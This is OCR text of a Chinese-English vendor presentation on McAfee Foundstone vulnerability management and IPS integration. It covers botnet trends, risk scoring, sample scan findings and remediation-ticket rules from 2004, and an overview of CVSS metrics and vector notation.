
第三個威脅-續

- Business as usual for botnets but heavier monetary purpose
  - DDoS, Sending Spams, Phishing (fake websites), Backdoor (Trojan horse), Spyware (keylogging, information harvesting), Storing pirated materials
  - IRC evolved into peer-to-peer (P2P)-type botnet is more difficult to take down
  - HTTP-based traffic will also be a communication of choice



Relationships among Security Factors

Risk Mitigation




Risk-Aware 零時差威脅分析


功能及效益

針對蠕蟲以及最新攻擊程式等最新威脅提出智慧化的警示

每日自動更新

警示比對規則（Alert correlation rules）可顯示威脅將如何影響您的網路系統






Risk-Aware 零時差威脅分析

功能及效益

比掃瞄更快速 – 無需額外的掃描便可立即顯示威脅的衝擊

以五大因素進行風險比對，並依照攻擊可能的成功率顯示結果

資產風險排名協助您判斷威脅反應之優先順序，最重要的主機可優先獲得保護




THREAT DETAILS: Update: (MS04-011) Microsoft Windows Security Rollup Patch (835732)


Risk	System	IP Address	Criticality	Matched By	Operating System	Vulnerability
87	[Unknown]	10.0.30.163	5		Windows XP	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via DCOM
63	[Unknown]	10.0.30.175	5		Windows 2000	
51	[Unknown]	10.0.30.155	4		Windows 2000	
38	[Unknown]	10.0.30.157	3		Windows NT 4.0	
38	[Unknown]	10.0.30.152	3		Windows 2000	
14	[Unknown]	10.0.30.160	1		Windows NT 4.0	
38	[Unknown]	10.0.30.167	-		Windows XP	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via SMB
38	[Unknown]	10.0.30.169	-		Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via DCOM
38	[Unknown]	10.0.30.170	-		Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via DCOM
38	[Unknown]	10.0.30.195	-		Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via SMTP
38	[Unknown]	10.0.30.159	-		Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via SMTP
38	[Unknown]	10.0.30.156	-		Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via DCOM
38	[Unknown]	10.0.30.164	-		Windows 2000	(MS04-011) Microsoft Windows ASN.1 Double Free Heap Corruption via SMTP
14	[Unknown]	10.0.30.165	-		Windows NT 4.0	
14	[Unknown]	10.0.30.166	-		Windows NT 4.0	
14	[Unknown]	10.0.30.179	-		Windows 9x/Me	
14	[Unknown]	10.0.30.187	-		Windows NT 4.0	
14	[Unknown]	10.0.30.189	-		Windows NT 4.0	

評分以及評核 – 落實改善

- *FoundScore*™: 根據弱點以及資產重要性推算 - 直覺式的 0-100 評分系統
- *MyFoundScore*®: 可依照您的安全政策進行評分的調整




- *Risk Score*: 可立即檢視目前企業的整體風險水準
- 互動式的安全主管中控台, 可比較不同的事業體、*地理區域作業平台之統計數據, 並進行追查*




高效率的弱點修復流程控管

- 自動將掃描出之弱點轉為維護單
- 以角色為基礎的全自動維修單配送, 可依多種不同的彈性化規則進行分配
- “弱點忽略” 功能可以建置例外政策
- 不須手動介入, 可自動關閉已修復弱點的維戶單



Rules » Global Options

Name	Description	Status				
Assign to asset owner	Assign any tickets with an asset owner to the asset owner	Active	Edit	Delete	Run	Up Down
Assign to John	Assign all high risk vulns to John Smith	Active	Edit	Delete	Run	Up Down
Assign to Rob	Assign all wireless issues to Rob in San Francisco	Inactive	Edit	Delete	Run	Up Down
Export for Ecommerce Farm	Export Ecommerce web farm tickets to Remedy HelpDesk system	Active	Edit	Delete	Run	Up Down
Ignore Anonymous FTP in Extranet	Anonymous FTP allowed a policy exception for the Extranet only.	Active	Edit	Delete	Run	Up Down
Assign to Linux System Administrators	Assign all RedHat Linux tickets to the Linux administrators in Chicago	Active	Edit	Delete	Run	Up Down
Assign to Network Administrators	Send all Cisco Router, Extreme Switch, and Check Point Firewall-1 vulnerabilities to the network administrators	Active	Edit	Delete	Run	Up Down
Assign Solaris Configuration Issues	Assign all Sun issues (i.e. policy problems with configuration) to Sally	Active	Edit	Delete	Run	Up Down



New Tickets: You have 10 new tickets to review, out of 2216. View 10 per page.

	ID	Scan Name	Risk	Vulnerability	System	Criticality	OS	Due Date	User
☐	73623	Sales Network Scan		Sun Solaris Common Desktop Environment (CDE) dtspcd Information Leakage	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None
☐	73624	Sales Network Scan		rshd Detected	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None
☐	73626	Sales Network Scan		RLogin Service	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None
☐	73628	Sales Network Scan		Solaris in.fingerd User Enumeration	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None
☐	73629	Sales Network Scan		Solaris in.ftpd User Enumeration	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None
☐	73630	Sales Network Scan		Chargen Denial of Service	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	08/16/2004	None
☐	73631	Sales Network Scan		rexecd Detected	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None
☐	73634	Sales Network Scan		Telnet Daemon is Running	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	08/16/2004	None
☐	73635	Sales Network Scan		LPD Information Leakage	66.192.0.176 (66.192.0.176)	-	Solaris 2.7 - 2.8	09/15/2004	None
☐	73636	Sales Network Scan		SSHv1 Protocol Enabled	Fran's laptop (66.192.0.130)	1	OpenBSD 3.0 - 3.3	08/16/2004	None

Make all due on: 08/16/2004 Assign all to: None Assign Submit

防禦措施探知弱點管理

特色

- ePO 提供特定資產具有特定弱點之防緩衝區溢位攻擊之防禦能力
- 這些防禦能力可以在弱點管理系統中檢視

效益

- 整體風險評估納入防禦措施之考量
- 面臨危機時減少不必要的修補作業
- 減少修補作業等同降低風險承擔, 並且避免浪費珍貴的人工資源

McAfee Foundstone Enterprise REPORT

Risk Level	Vulnerability Name	Affected System(s)	Countermeasure(s)
	Microsoft IIS Authentication Enumeration	DMZ 10.0.2.4	
	Microsoft IIS WebDav Enabled	DMZ 10.0.2.4	
	Null Session Default Administrator Account Has Not Been Renamed	DMZ 10.0.2.8	
	Null Session Administrator Password Does Not Expire Null Session	DMZ 10.0.2.10	
	Microsoft Windows Terminal Service	DMZ 10.0.2.10	
	FTP Anonymous User Account ftp Accessible	DMZ 10.0.2.14	
	Microsoft SQL Server UDP 1434 Database Instance TCP Information Disclosure	DMZ 10.0.2.16	
	Sun portmap xdrmem_getbytes() overflow	DMZ 10.0.2.18	
	Red Hat OpenSSH Security Update	DMZ 10.0.2.19	
	Windows Workstation Service NetrWkstaUserEnum Denial of Service	DMZ 10.0.2.20	

100%正確之作業系統識別

特色

- 匯入ePO資產資料庫以保證百分百的作業系統識別
- 業界創新的作法
- 大幅提昇搜尋的速度

效益

- 正確的作業系統識別以避免無謂的資源浪費
- 弱點掃描的速度大幅提昇, 以更短的時間作更多的事情

作業系統識別的正確性已經是業界普遍存在的問題了

麟瑞科技 RING LINE CORPORATION


風險智能入侵防禦系統整合

www.ringline.com.tw

Foundstone and IntruShield integration

風險智能 IPS 與 Foundstone 弱點管理

- 自動匯入 Foundstone弱點掃描結果
- “立即掃描” 提供您立即更新特定主機入侵事件與弱點的關連分析



風險智能 IPS 效益

- 面對眾多的入侵事件現可以專注於關鍵的攻擊事件
- 提供立即的風險數據給資安事件
- 大幅降低攻擊事件分析的時間

CVSS Overview

- Open Framework
- A universal language to convey vulnerability severity and help determine urgency and priority of response
- Solves problem of multiple, incompatible scoring systems in use today
- Initially a NIAC project. Now under the custodial care of FIRST
- Usable, understandable, and dissectible by anyone

FIRST™
Improving Security Together


Why CVSS?

- Different Organizations
  - Vendors (response)
  - Coordinators (notification, coordination)
  - Reporters (research, discovery)
  - Users (mitigation)
- All have different roles, motivations, priorities, resources, etc
- We need a common way to communicate!

CVSS is none of the following

- A threat rating system such as those used by the US Department of Homeland Security, and the Sans Internet Storm Center.
- A vulnerability database such as the National Vulnerability Database (NVD), Open Source Vulnerability Database (OSVDB) or Bugtraq. ·
- A vulnerability identification system such as the industry-standard Common Vulnerabilities and Exposures (CVE)

CVSS (Metrics View)



Base Metrics

- Access Vector (AV)
  - Local (L)
  - Adjacent Network (A)
  - Network (N)
- Access Complexity (AC)
  - High (H)
  - Medium (M)
  - Low (L)
- Authentication (Au)
  - Multiple (M)
  - Single (S)
  - None (N)

Base Metrics(Continued)

- Confidentiality Impact (C)
  - None (N)
  - Partial (P)
  - Complete (C)
- Integrity Impact (I)
  - None (N)
  - Partial (P)
  - Complete (C)
- Availability Impact (A)
  - None (N)
  - Partial (P)
  - Complete (C)

Temporal Metrics

- Exploitability (E)
  - Unproven (U)
  - Proof-of-Concept (POC)
  - Functional (F)
  - High (H)
  - Not Defined (ND)
- Remediation level (RL)
  - official Fix (OF)
  - Temporary Fix (TF)
  - Workaround (W)
  - Unavailable (U)
  - Not Define (ND)

Temporal Metrics

- Report Confidence (RC)
  - Unconfirmed (U)
  - Uncorroborated (UR)
  - Confirmed (C)
  - Not Define (ND)

Environmental Metrics

- Collateral Damage Potential (CDP)
  - None (N)
  - Low (L)
  - Low-Medium (LM)
  - Medium-High (MH)
  - High (H)
  - Not Define (ND)
- Target Distribution (TD)
  - None (N)
  - Low (L)
  - Medium (M)
  - High (H)
  - Not Define (ND)

Environmental Metrics

- Security Requirements (CR, IR, AR)
  - Low (L)
  - Medium (M)
  - High (H)
  - Not Define (ND)

  - CR: ConfReq
  - IR: IntReq
  - AR: AvailReq

Vector Representation

- Base
  AV:[L,A,N]/AC:[H,M,L]/Au:[M,S,N]/C:[N,P,C]/I:[N,P,C]/A:[N,P,C]
- Temporal
  E:[U,POC,F,H,ND]/RL:[OF,TF,W,U,ND]/RC:[UC,UR,C,ND]
- Environmental
  CDP:[N,L,LM,MH,H,ND]/TD:[N,L,M,H,ND]/CR:[L,M,H,ND]/IR:[L,M,H,ND]/AR:[L,M,H,ND]

